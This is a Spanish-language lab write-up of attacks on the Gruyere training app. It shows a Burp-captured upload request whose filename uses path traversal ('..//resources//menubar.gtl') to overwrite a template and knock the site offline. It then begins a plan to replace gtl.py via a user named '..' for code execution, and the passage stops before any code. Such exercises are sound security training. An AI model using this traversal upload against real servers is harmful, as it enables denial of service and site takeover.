
The screenshot shows the Burp Suite Professional interface. The title bar indicates "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The menu bar includes Archivo, Máquina, Ver, Entrada, Dispositivos, Ayuda. The toolbar has icons for browser, file, and search. The main menu bar has Burp, Project, Intruder, Repeater, Window, Help. The sub-menu for Burp has Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, Settings. The sub-menu for Proxy has Intercept, HTTP history, WebSockets history, and Proxy settings. A message says "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button. The Intercept tab is selected. The request pane shows a POST request to http://192.168.1.99:8080/upload2. The raw content of the request is:

```
1 POST /510415218049961621533914848634592670846/upload2 HTTP/1.1
2 Host: 192.168.1.99:8080
3 Content-Length: 256
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.99:8080
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUBZgjtyCfVBTTqgkv
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.99:8080/510415218049961621533914848634592670846/upload.gtl
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-ES,es;q=0.9
13 Cookie: Gruyere=52514665|usuario|admin|author
14 Connection: close
15
16 -----WebKitFormBoundaryUBZgjtyCfVBTTqgkv
17 Content-Disposition: form-data; name="upload_file"; filename="..//resources//menubar.gtl"
18 Content-Type: application/octet-stream
19
20 [[include:menubar.gtl]]DoS[[/include:menubar.gtl]]
21 -----WebKitFormBoundaryUBZgjtyCfVBTTqgkv-
22
```


The line "filename="..//resources//menubar.gtl"" is highlighted with a red rectangle.

The right panel shows the Inspector with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The Request cookies section shows a cookie named "GRUYERE" with value "52514665|usuario|admin|author".


El hecho de poner ..//resources//menubar.gtl, es porque por defecto las ficheros se guardan en la carpeta del usuario que está en la misma carpeta que menubar, entonces para yo acceder al menubar tengo que subir una carpeta y esto la hago con ..// :




Y por último envió la petición, ahora miraremos el archivo en el servidor:



Y ya no tenemos respuesta del servidor:



Este es el mensaje del servidor:



Ahora devuelvo el archivo a su normalidad para corregir esto.

### g) Code execution


La idea aquí es aprovechar vulnerabilidades para atacar la infraestructura de Gruyere. El lenguaje de plantilla GTL, es un objetivo de elección, ya GTL está dando forma a todo el sitio web.

Modificar el lenguaje GTL puede alterar permanentemente el sitio y pagarlo.

Aprovecharemos este ataque usando DoS y Path Transversal.

Por lo tanto, vamos a remplazar el archivo 'gtl.py' con el nuestro y reescribir la infraestructura del sitio y, por lo tanto, poseer la aplicación.

Lo primero que vamos a hacer es crear un usuario llamado '..' con contraseña '..'.




Y ahora iniciaremos sesión:

The screenshot shows a Firefox browser window running on a Kali Linux VM. The title bar reads "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The address bar shows the URL "192.168.1.99:8080/6473638791345950434536645768761897". The page content is the "Gruyere: Home" interface, featuring a large orange header with the text "Gruyere: Home". Below it, a yellow box contains the heading "Most recent snippets:" followed by a list of entries:

- Brie**: Brie is the queen of the cheeses!!!  
[All snippets](#) [Homepage](#)
- alesander**: 825550 and  $6513=65130$   
[All snippets](#) [Homepage](#)
- ZAP**: ycauhh223mkwd1m5mzotyvsdj5zc2oc8d6a849v9qhf6xroxytjtg0tpcr27  
[All snippets](#) [Homepage](#)
- 1`true`**: 61  
[All snippets](#) [Homepage](#)
- Cheddar Mac**: Gruyere is the cheesiest application on the web.  
[All snippets](#) [Homepage](#)


At the bottom right of the yellow box, there is a "Refresh" link. The browser's toolbar and menu bar are visible at the top.

Ahora crearé el archivo 'gtl.py':

